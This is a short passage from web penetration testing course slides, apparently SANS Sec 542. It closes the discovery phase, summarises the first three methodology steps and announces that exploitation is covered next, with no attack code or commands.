- Combine server-side and client-side to perform a more thorough test
- We now have all the information needed for the next phase

Sec 542 Web Penetration Testing & Ethical Hacking - © 2009 InGuardians/SANS 163

Now we have completed both sides of the discovery phase. This allows us to have prepared for the next step. We have also reviewed PHP and determined how it can fit into our testing.

## Summary

---

- Completed the first 3 steps in the methodology
- Tomorrow we take on exploitation
- Thank you!

We have completed step 3 and now just have to finish with exploitation.

Thank you!

